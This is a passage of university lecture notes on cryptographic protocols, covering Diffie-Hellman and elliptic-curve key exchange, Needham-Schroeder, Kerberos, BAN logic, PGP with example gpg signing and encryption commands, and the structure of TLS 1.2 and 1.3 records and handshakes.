Diffie-Hellman Key Exchange (cont.)

- A number g is a primitive root of $\mathbb{Z}_p = \{1, \dots, p-1\}$ if the sequence $g^1 \bmod p, g^2 \bmod p, \dots, g^{p-1} \bmod p$ produces the numbers $1, \dots, p-1$ in any permutation.
- p should be chosen such that $(p-1)/2$ is prime as well.
- p should have a length of at least 2048 bits.
- Diffie-Hellman is not perfect: An attacker can play “man in the middle” (MIM) by claiming B 's identity to A and A 's identity to B .

The Diffie-Hellman exchange can be attacked easily if an attacker can act as a man-in-the-middle (MIM). Hence, the usage of the Diffie-Hellman exchange requires that the communicating parties can verify that there is no man-in-the-middle involved (e.g., by protecting the exchange using long-term keys).

A somewhat advanced man-in-the-middle attack can be executed if a weak prime number is used in combination with some pre-computation in order to reduce the time needed to break the key. The attack got known as the Logjam attack on the usage of the Diffie-Hellman exchange in the TLS protocol [4].

Further online information:

- **YouTube:** [Secret Key Exchange \(Diffie-Hellman\)](#)
- **YouTube:** [Diffie Hellman - the Mathematics bit](#)
- **YouTube:** [Explaining the Diffie-Hellman Key Exchange](#)

Diffie-Hellman over Elliptic Curves

- Initialization:
 - Define a prime number p , an elliptic curve c over \mathbb{Z}_p , and a point $P \in c$. These parameters can be made public.
- Exchange:
 - A randomly picks $x_A \in \mathbb{Z}_p$ and computes $y_A = x_A P$.
 x_A is kept secret while y_A is sent to B .
 - B randomly picks $x_B \in \mathbb{Z}_p$ and computes $y_B = x_B P$.
 x_B is kept secret while y_B is sent to A .
 - A computes:

$$S = x_A y_B = x_A (x_B P) = (x_A x_B) P$$

- B computes:

$$S = x_B y_A = x_B (x_A P) = (x_A x_B) P$$


- A and B now own a shared secret S that can be used to derive a session key K_{AB} .

Below is an example for a key exchange:

- A and B agree to use the prime number $p = 47$ and the curve $y^2 = x^3 + 1$ and the point $P = (10, 25)$
- A picks $x_A = 18$ and computes $y_A = 18 \cdot (10, 25) = (35, 23)$
- B picks $x_B = 22$ and computes $y_B = 22 \cdot (10, 25) = (13, 41)$
- A sends $y_A = (35, 23)$ to B
- B sends $y_B = (13, 41)$ to A
- A computes $S = x_A \cdot y_B = 18 \cdot (13, 41) = (11, 4)$
- B computes $S = x_B \cdot y_A = 22 \cdot (35, 23) = (11, 4)$

Note that the shared secret S is usually not used directly as a key to prevent certain attacks since the possible values of S are not equally distributed. Hence S is generally taken as the input of a function used to derive a session key K_{AB} from S .

Needham-Schroeder Protocol




Msg 1: $A \rightarrow S : A, B, N_a$
Msg 2: $S \rightarrow A : \{N_a, B, K_{AB}, \{K_{AB}, A\}_{K_{BS}}\}_{K_{AS}}$
Msg 3: $A \rightarrow B : \{K_{AB}, A\}_{K_{BS}}$
Msg 4: $B \rightarrow A : \{N_b\}_{K_{AB}}$
Msg 5: $A \rightarrow B : \{N_b - 1\}_{K_{AB}}$

The Needham-Schroeder protocol [62] assumes that the two principals A and B both share a key with the server S . (This shared key may be derived from a password.)

- Principals A and B both share a secret (K_{AS}, K_{BS}) key with an authentication server S .
- A and B need a shared key to secure communication between them.
- Idea: The authentication server creates a key K_{AB} and distributes it to the principals A and B , protected by the keys shared with S .
- Principal B must believe in the freshness of K_{AB} in the third message. This allows an attacker to break K_{AB} without any time constraint.
- The problem can be solved by introducing time stamps. However, timestamps require securely synchronized clocks.
- The double encryption in the second message is redundant.

Kerberos Protocol



Msg 1: $A \rightarrow S : A, B$

Msg 2: $S \rightarrow A : \{T_s, L, K_{AB}, B, \{T_s, L, K_{AB}, A\}_{K_{BS}}\}_{K_{AS}}$

Msg 3: $A \rightarrow B : \{T_s, L, K_{AB}, A\}_{K_{BS}}, \{A, T_a\}_{K_{AB}}$

Msg 4: $B \rightarrow A : \{T_a + 1\}_{K_{AB}}$

The Kerberos authentication service was developed at MIT. Version 5 of Kerberos is defined in RFC 4120 [63]. RFC 6649 [7] and RFC 8429 [42] deprecate weak cryptographic algorithms in Kerberos.

- This is an improved version of the Needham-Schroeder protocol.
- Uses time stamps to address the flaw in the original Needham-Schroeder protocol.
- Uses only four messages instead five.
- Can Needham-Schroeder be fixed without introducing time stamps?
- If yes, can it be done in just four messages, or are five or even more messages required?

For an alternate solution that does not require synchronized clocks, see [44].

Kerberos has been implemented as the authentication protocol in Microsoft's Active Directory.

BAN Logic

- Idea: Use a formal logic to reason about authentication protocols.
- Answer questions such as:
 - What can be achieved with the protocol?
 - Does a given protocol have stronger prerequisites than some other protocol?
 - Does a protocol do something which is not needed?
 - Is a protocol minimal regarding the number of messages exchanged?
- The Burrows-Abadi-Needham (BAN) logic was a first attempt to provide a formalism for authentication protocol analysis.
- The spi calculus, an extension of the pi calculus, was introduced later to analyze cryptographic protocols.

The BAN logic appeared in 1989 [15] and the spi calculus about ten years later in 1999 [3]. Formal approaches to prove the correctness of cryptographic protocols are important. For a recent example, see the verification of the TLS 1.3 protocol in [20].

Using BAN Logic

- Steps to use BAN logic:
 1. Idealize the protocol in the language of the formal BAN logic.
 2. Define your initial security assumptions in the language of BAN logic.
 3. Use the productions and rules of the logic to deduce new predicates.
 4. Interpret the statements you've proved by this process. Have you reached your goals?
 5. Remove unnecessary elements from the protocol, and repeat (optional).
- BAN logic does not prove correctness of the protocol; but it helps to find subtle errors.

Part VI

Secure Communication Protocols

This part illustrates how the cryptographic primitives introduced so far are used to secure communication over the Internet. It is important to recall that the Internet was not designed with security in mind. Almost all early Internet protocols provided no serious security services. Protocol designers started in the early 1990s to introduce security features into existing protocols, sometimes successful, but also often failing to produce a solution that is both secure and easy to adopt and use.

We look at some of the more successful secure protocol designs. People interested in understanding secure protocol designs in more detail should, however, also study the failed designs. There is often quite a bit to learn from design failures.

We will first look at an email security solution (PGP) that can be used in general to protect documents and not just email messages. PGP is, for example, used to secure software distribution or to securely store keys.

We then study transport layer security (TLS), a protocol very widely used to secure communication over the Internet. It was originally developed to secure the World Wide Web in order to enable commerce over the Internet. These days, TLS (and its cousin DTLS) is used to secure many other protocols as well.

Next, we look at the secure shell (SSH) protocol, which is the protocol of choice for system administration tasks and command line access to remote systems. SSH is often also used to access services such as github or to transfer files or directory trees securely between computers.

We finally discuss basic principles of the domain name security solution DNSSEC (even though one can argue that it is not yet clear whether DNSSEC should be counted as a success or a failure).

By the end of this part, students should be able to

- explain and analyze the design of pretty good privacy (PGP);
- describe how transport layer security (TLS) secures; communication on the Internet
- illustrate how the secure shell (SSH) protocol provides secure remote access;
- compare the designs of TLS and SSH;
- sketch DNS threat models and suitable security solutions.

Pretty Good Privacy (PGP)

22 Pretty Good Privacy (PGP)

23 Transport Layer Security (TLS)

24 Secure Shell (SSH)

25 DNS Security (DNSSEC, DoT, DoH)

Pretty Good Privacy (PGP)

- PGP was developed by Philip Zimmerman in 1991
- PGP got famous because it demonstrated why patent laws and export laws in a globalized connected world need new interpretations.
- To export his PGP implementation in a way that was compliant with the law, Philip Zimmerman did publish the source code as a book.
- Nowadays, there are several independent PGP implementations.
- The underlying PGP specification is called OpenPGP (RFC 4880).
- PGP uses the concept of a distributed web of trust.
- S/MIME is an alternative to PGP, which uses a hierarchical PKI with X.509 certificates.

A popular implementation of RFC 4880 [16] is the Gnu Privacy Guard (gpg). We will use gpg in the following examples.

PGP (or GPG) is used to sign software updates in the Debian and Ubuntu Linux distributions. The keys used to sign software release files are distributed using a `debian-archive-keyring` package. The release file contains the checksums of the packages.

Note that using PGP (or GPG) is not always a good idea. For a discussion, see the paper “Off-the-Record Communication, or, Why Not To Use PGP” [14].


There is in addition substantial criticism that PGP is not adopting state of the art cryptographic techniques due to concerns of maintaining backwards compatibility. Furthermore, PGP technology has accumulated cruft over the years, i.e., its more complex than necessary. Newer implementations (e.g., Sequoia written in Rust) try to address some of these issues.

There is meanwhile an effort underway to revise the OpenPGP specification and to support newer quantum resistant cryptographic algorithms, a new RFC is likely going to appear in 2024.

Further online information:

- **YouTube:** [Stories from the Crypto Revolution](#)

PGP Signatures



- A computes $c = Z(E_{K_A^{-1}}(H(m)) || m)$
- B computes $Z^{-1}(c)$, splits the message and checks the signature by computing $D_{K_A}(E_{K_A^{-1}}(H(m)))$ and then comparing it with the hash $H(m)$.

To produce a signed message of a cleartext m

1. compute a cryptographic hash over m ;
2. encrypt the hash using the signer's private key;
3. append the signed hash to the cleartext;
4. compress the resulting message.

To verify a signed message c

1. uncompress the message c ;
2. split the uncompressed message into the signature and the cleartext m ;
3. compute a cryptographic hash over m ;
4. decrypt the received encrypted hash with the signer's public key;
5. compare the two hash values.


PGP originally used the hash-function MD5, the public-key algorithm RSA and zlib compression. Newer versions support crypto agility. Below is an example how `gpg` can be used to sign a document. Note that `gpg --sign` creates a signature that includes the content of the message. (You can retrieve the content using `gpg --decrypt`.) In order to create a signature that is detached from the document, you have to use `gpg --detach-sign`. The `--armor` option requests to create ASCII armored output, the default is to create the binary OpenPGP format.

```

1  $ echo "Welcome to Secure and Dependable Systems" > welcome.txt
2  $ gpg --detach-sign --armor --output welcome.txt.sig welcome.txt
3  $ gpg --verify welcome.txt.sig welcome.txt
4  gpg: Signature made Tue Apr 14 10:11:07 2020 CEST
5  gpg:          using RSA key 5C99D6C020BE2520C6F485B8761F2585384508AF
6  gpg: Good signature from "Juergen Schoenwaelder <j.schoenwaelder@jacobs-university.de>" [ultimate]
7  $ gpg --sign --armor --output welcome.sig welcome.txt
8  $ gpg --verify welcome.sig
9  gpg: Signature made Tue Apr 14 10:02:51 2020 CEST
10 gpg:          using RSA key 5C99D6C020BE2520C6F485B8761F2585384508AF
11 gpg: Good signature from "Juergen Schoenwaelder <j.schoenwaelder@jacobs-university.de>" [ultimate]

```

PGP Confidentiality



- A encrypts the message using the key K_s generated by the sender and appended to the encrypted message.
- The key K_s is protected by encrypting it with the public key K_B .

To produce an encrypted message of a cleartext m

1. compress the message m ;
2. generate a symmetric key K_s ;
3. encrypt the compressed message using the key K_s ;
4. encrypt the key K_s using the receiver's public key;
5. append the encrypted key to the encrypted message.

To receive an encrypted message c


1. split the message into the encrypted key and the encrypted message;
2. decrypt the encrypted key using the receiver's private key to obtain K_s ;
3. decrypt the encrypted message using K_s ;
4. decompress the decrypted message.

PGP confidentiality combines symmetric encryption algorithms, which are fast on large inputs, with asymmetric encryption algorithms, which make it easy identify communicating parties (and to exchange keys).

Below is an example showing how a document can be encrypted such that only a given recipient can decrypt and read it. The `--symmetric` option can be used to create an encrypted file that can be decrypted by anyone who has the correct passphrase.

```
1 $ echo "Welcome to Secure and Dependable Systems" > welcome.txt
2 $ gpg --encrypt --output welcome.gpg --recipient j.schoenwaelder@jacobs-university.de welcome.txt
3 $ gpg --decrypt welcome.gpg
4 gpg: encrypted with 2048-bit RSA key, ID 6CD3F6BCC2CFB1E2, created 2018-05-09
5   "Juergen Schoenwaelder <j.schoenwaelder@jacobs-university.de>"
6 Welcome to Secure and Dependable Systems
7 $ gpg --symmetric --output welcome.gpg welcome.txt
8 $ gpg --decrypt welcome.gpg 2>/dev/null
9 Welcome to Secure and Dependable Systems
```

PGP Signatures and Confidentiality



- Signature and confidentiality can be combined as shown above.
- PGP uses in addition Radix-64 encoding (a variant of base-64 encoding) to ensure that messages can be represented using the ASCII character set.
- PGP supports segmentation/reassembly functions for very large messages.

To send an encrypted message with the signature of the sender, the two previous algorithms are combined.

All three schemes require that all communicating parties have access to the public keys and that they trust these keys to belong to the correct identity. Also note that protected messages can have a long lifetime during which (i) keys may get lost or (ii) keys may get stolen or broken.

Below is an example showing how a document can be both encrypted and signed.

```

1  $ echo "Welcome to Secure and Dependable Systems" > welcome.txt
2  $ gpg --encrypt --sign --output welcome.gpg \
3  > --recipient j.schoenwaelder@jacobs-university.de welcome.txt
4  $ gpg --decrypt welcome.gpg
5  gpg: encrypted with 2048-bit RSA key, ID 6CD3F6BCC2CFB1E2, created 2018-05-09
6  "Juergen Schoenwaelder <j.schoenwaelder@jacobs-university.de>"
7  Welcome to Secure and Dependable Systems
8  gpg: Signature made Tue Apr 14 10:51:35 2020 CEST
9  gpg:          using RSA key 5C99D6C020BE2520C6F485B8761F2585384508AF
10 gpg: Good signature from "Juergen Schoenwaelder <j.schoenwaelder@jacobs-university.de>" [ultimate]

```


PGP Key Management

- Keys are maintained in so called key rings:
 - one key ring for public keys
 - one key ring for private keys
- Keys are identified by their fingerprints.
- Key generation utilizes various sources of random information (`/dev/random` if available) and symmetric encryption algorithms to generate good key material.
- So called “key signing parties” are used to sign keys of others and to establish a “web of trust” to avoid centralized certification authorities.

PGP keys need to be signed to build the web of trust. PGP key signing often takes place at so called PGP key signing parties. Here is a short description how this works (using the `gpg` command line tool):

- Create a `gpg` key and publish it:

```
gpg --full-generate-key
```

Inspect your keys and get the key identifier of your public key:

```
gpg --list-keys [--fingerprint]
MYKEYID='...'
```

- Send your public key to a key server:

```
gpg --send-key $MYKEYID
```

- Prepare for key signing (print out fingerprints of your key)

```
gpg -v --fingerprint $MYKEYID
```

- Signing keys of others, identified by their key identifier:

```
YOURKEYID='...'
gpg --recv-keys $YOURKEYID
gpg --fingerprint $YOURKEYID
```

Verify the fingerprints and the identity of the person. Then sign the key:

```
gpg --sign-key $YOURKEYID
```

Send the signature back to the owner of the key:

```
gpg --armor --export $YOURKEYID \
| gpg --encrypt -r $YOURKEYID --armor --output $YOURKEYID-signedby-$MYKEYID.asc
```

- Importing signatures and publishing your signed public key:

```
gpg -d $MYKEY-signedBy-$YOURKEYID.asc | gpg --import
```

Send your key with the signatures to a key server:

```
gpg --send-key $MYKEYID
```

PGP Private Key Ring

Timestamp	Key ID	Public Key	Encrypted Private Key	User ID
\vdots	\vdots	\vdots	\vdots	\vdots
T_i	$F(K_i) \bmod 2^{64}$	K_i	$E_{H(P_i)}(K_i^{-1})$	$User_i$
\vdots	\vdots	\vdots	\vdots	\vdots

- Private keys are encrypted using $E_{H(P_i)}$, which is a symmetric encryption function using a key derived from a hash value computed over a user supplied passphrase P_i .
- The fingerprint $F(K)$ of a key K is obtained by calculating a hash over the public key and some additional data.
- The Key ID is obtained from the last 64 bits of the fingerprint of a K_i .

PGP Public Key Ring

Timestamp	Key ID	Public Key	Owner Trust	User ID	Signatures	Trust(s)
T_i	$F(K_i) \bmod 2^{64}$	K_i	$otrust_i$	$User_i$

- Keys in the public key ring can be signed by multiple parties.
- Every signature has an associated trust level (undefined trust, usually not trusted, usually trusted, always trusted).
- Trust levels of new keys can be derived from their signatures and your trust into the signers.

The Web of Trust implementation, and in particular the Synchronizing Key Servers (SKS), face several problems:

- Some people submit fake keys. Since there are people who do not carefully check key signatures, these people may end up working with fake keys. Fake key spamming is a problem as there is no way to keep the data on the keyservers clean.
- The keys on the SKS keyservers are public and they do include somewhat sensitive information such as email addresses.
- Attacks are possible such as adding a large number of signatures to a key, which then causes failures of programs not prepared to handle keys with many signatures (see the certificate spamming attacks reporting in June 2019 on the SKS keyserver network).

The new `keys.openpgp.org` keyserver allows owners of keys control over their keys and the sensitive identity information associated with their keys. Note that `keys.openpgp.org` does not federate with the SKS pool.

The `keys.openpgp.org` keyserver distributes exactly one current key for an email address and it does not distribute signatures, i.e., the trust into the keys must be obtained via other mechanisms. It is designed to be a pure key lookup mechanism.

PGP Master Keys and Subkeys

- PGP distinguishes master keys and subkeys
- Master keys:
 - The master key can have a long lifetime
 - The master key is used to sign subkeys for specific purposes
- Subkeys:
 - Subkeys can have a short lifetime
 - Subkeys can be revoked more easily than master keys
- Subkeys are for regular usage (the master key may even be stored offline)

Handling PGP keys is quite flexible but also non-trivial. And some bad design decisions may become a problem later on. Furthermore, mistakes can be catastrophic if for whatever reason a private key is lost. So the advice is to always understand what you are doing and to try things out on save toy examples before applying changes to your keys you care about.

Transport Layer Security (TLS)

22 Pretty Good Privacy (PGP)

23 Transport Layer Security (TLS)

24 Secure Shell (SSH)

25 DNS Security (DNSSEC, DoT, DoH)

Transport Layer Security (TLS) is likely the most widely used protocol to secure communication over the Internet. Designed in the mid 1990s to enable commerce over the Internet, it is used meanwhile for many other purposes, such as creating secure virtual private networks, to securely access email message stores, or to protect domain name lookups. Initially, the focus was often limited on protecting financial transactions or user authentication dialogues while meanwhile the goal is often to protect the privacy of users communicating over the Internet. (The primary reason to encrypt domain name lookups is to prevent third parties from observing which web sites a user is visiting.)

Security protocols like TLS and their implementations attract of course a lot of people interested in finding weaknesses. These have ranged from protocol flaws (e.g., the TLS renegotiation attack discovered in 2009) or implementation errors (e.g., the OpenSSL heartbleed bug discovered in 2014). Several of the classic attacks known by 2014 have been documented in RFC 7457 [83].

Transport Layer Security

- Transport Layer Security (TLS), formerly known as Secure Socket Layer (SSL), was created by Netscape to secure data transfers over the Internet (i.e., to enable commerce over the Internet)
- As a user-space implementation, TLS can be shipped as part of applications (Web browsers) and it does not require special operating system support
- TLS uses X.509 certificates to authenticate servers and clients (although TLS client authentication is not often used on the Web)
- TLS is used today to secure many application protocols running over TCP (e.g., http, smtp, ftp, telnet, imap, ...)
- A datagram version of TLS, called DTLS, can be used to secure protocols running over UDP (e.g., snmp, dns, ...)

TLS 1.2 is defined in RFC 5246 [21], published in 2008. TLS 1.3 has been published in 2018 in RFC 8446 [75].

DTLS 1.2 is defined in RFC 6347 [76], published in 2012. The DTLS 1.3 specification was published as RFC 9147 [77] in 2022. A good article describing the design of DTLS is [59]. At the point of this writing, TLS versions older than TLS 1.2 are not recommended to be used anymore and implementations started to disable them.

Evolution of Transport Layer Security

Name	Organization	Published	Wire Version
SSL 1.0	Netscape	unpublished	1.0
SSL 2.0	Netscape	1995	2.0
SSL 3.0	Netscape	1996	3.0
TLS 1.0	IETF	1999	3.1
TLS 1.1	IETF	2006	3.2
TLS 1.2	IETF	2008	3.3
TLS 1.3	IETF	2018	3.3 + supported_versions

All TLS versions prior to TLS 1.2 are not recommended to be used anymore at the time of this writing (April 2022). Web browsers are starting to disable support for outdated TLS versions, which forces all sites still running old versions of TLS to upgrade to at least TLS 1.2. However, due to the Corona pandemic and many government sites supporting only outdated versions of TLS, web browsers started to postpone the disabling of old versions of TLS. So it may take longer to stop the usage of outdated TLS versions on the Web but it is clear that site administrators should deploy TLS 1.3 as soon as possible.

Attacks on TLS 1.2 have been increasing in recent years. TLS 1.3, published in 2018, introduces a radically different handshake protocol and it removes a large collection of problematic constructs and outdated encryption algorithms. However, only future will tell whether TLS 1.3 is robust to attacks.

The protocol version numbers used on the wire may be a bit confusing. In particular, TLS 1.3 uses the version number 3.3 in protocol messages that was also used by TLS 1.2. The actual TLS version number is negotiated using the `supported_versions` field exchanged in the handshake protocol. The `supported_versions` field provides flexibility by listing supported protocol versions in preference order, which simplifies the negotiation of a suitable protocol versions.

TLS Protocols

Definition (Handshake Protocol)

The *Handshake Protocol* authenticates the communicating parties, negotiates cryptographic modes and parameters, and establishes shared keying material.

Definition (Alert Protocol)

The *Alert Protocol* communicates alerts such as closure alerts and error alerts.

Definition (Record Protocol)

The *Record Protocol* uses the parameters established by the handshake protocol to protect traffic between the communicating peers.

The Record Protocol is the lowest internal layer of TLS. It carries the handshake and alert protocol messages as well as application data.

Further online information:

- **YouTube:** [SSL/TLS - Cristina Formaini](#)
- **YouTube:** [Stanford Seminar - The TLS 1.3 Protocol](#)

TLS Record Protocol

Record Protocol

The record protocol takes messages to be transmitted, fragments the data into manageable blocks, optionally compresses the data, adds a message authentication code, and encrypts and transmits the result. Received data is decrypted, verified, decompressed, reassembled, and then delivered to higher-level clients.

- The record layer is used by the handshake protocol, the change cipher spec protocol (only TLS 1.2), the alert protocol, and the application data protocol.
- The fragmentation and reassembly provided does not preserve application message boundaries.

The TLS specifications define message formats using a notation that resembles C. Here is the definition of the record protocol of TLS 1.2 [21]. Note that the record can be either `TLSP Plaintext`, `TLSCompressed`, or `TLSCiphertext`, where the `TLSCiphertext` supports multiple cipher types.

```
struct {
    uint8 major;
    uint8 minor;
} ProtocolVersion;

enum {
    change_cipher_spec(20), alert(21), handshake(22),
    application_data(23), (255)
} ContentType;

struct {
    ContentType type;
    ProtocolVersion version;
    uint16 length;
    opaque fragment[TLSP Plaintext.length];
} TLSP Plaintext;

struct {
    ContentType type;          /* same as TLSP Plaintext.type */
    ProtocolVersion version; /* same as TLSP Plaintext.version */
    uint16 length;
    opaque fragment[TLSCompressed.length];
} TLSCompressed;

struct {
    ContentType type;
    ProtocolVersion version;
    uint16 length;
    select (SecurityParameters.cipher_type) {
        case stream: GenericStreamCipher;
        case block:  GenericBlockCipher;
        case aead:   GenericAEADCipher;
    } fragment;
} TLSCiphertext;
```

TLS 1.3 [75] drops TLSCompressed and simplifies TLSCiphertext by always using ciphers modeled as Authenticated Encryption with Additional Data (AEAD).

```
uint16 ProtocolVersion;

enum {
    invalid(0), change_cipher_spec(20), alert(21), handshake(22),
    application_data(23), (255)
} ContentType;

struct {
    ContentType type;
    ProtocolVersion legacy_record_version;
    uint16 length;
    opaque fragment[TLSPlaintext.length];
} TLSPlaintext;

struct {
    opaque content[TLSPlaintext.length];
    ContentType type;
    uint8 zeros[length_of_padding];
} TLSInnerPlaintext;

struct {
    ContentType opaque_type = application_data; /* 23 */
    ProtocolVersion legacy_record_version = 0x0303; /* TLS v1.2 */
    uint16 length;
    opaque encrypted_record[TLSCiphertext.length];
} TLSCiphertext;
```

The TLSCiphertext.encrypted_record field holds the serialized TLSInnerPlaintext structure in authenticated and encrypted form (AEAD).


The TLSInnerPlaintext.content field holds the TLSPlaintext.fragment value, containing the byte encoding of a handshake or an alert message, or the raw bytes of the application's data to send. The TLSInnerPlaintext structure adds padding zeros. This can be used by senders to hide the size of the TLS messages from an observer.

TLS Handshake Protocol


Handshake Protocol

- Exchange messages to agree on algorithms, exchange random numbers, and check for session resumption.
- Exchange the necessary cryptographic parameters to allow the client and server to agree on a premaster secret.
- Exchange certificates and cryptographic information to allow the client and server to authenticate themselves.
- Generate a master secret from the premaster secret and the exchanged random numbers.
- Provide security parameters to the record layer.
- Allow client and server to verify that the peer has calculated the same security parameters and that the handshake completed without tampering by an attacker.

A full TLS 1.2 [21] handshake is used to establish a session key. Client authentication using a certificate is supported but not mandatory to use. A full TLS 1.2 handshake requires two round-trips before application data can be sent.




Full handshakes are expensive. A session resumption mechanism was designed for TLS 1.2 to improve performance in situations where sessions are short and frequent.




TLS 1.2 session resumption requires only one round-trip and saves CPU intensive asymmetric cryptographic operations. While CPUs on regular servers nowadays can do cryptographic operations much faster than a decade ago, the session resumption benefit is moving from saving CPU time to achieving lower latency due to reduced network delays.

TLS 1.3 [75] uses a very different handshake protocol. The full TLS 1.3 handshake looks like this:



TLS 1.3 supports a so-called zero round-trip (0-rtt) mode:



Note that early data enjoys less cryptographic protection, i.e., it should only be trusted after the handshake has completed successfully.

TLS Change Cipher Spec Protocol

Change Cipher Spec Protocol

The change cipher spec protocol is used to signal transitions in ciphering strategies.

- The protocol consists of a single ChangeCipherSpec message.
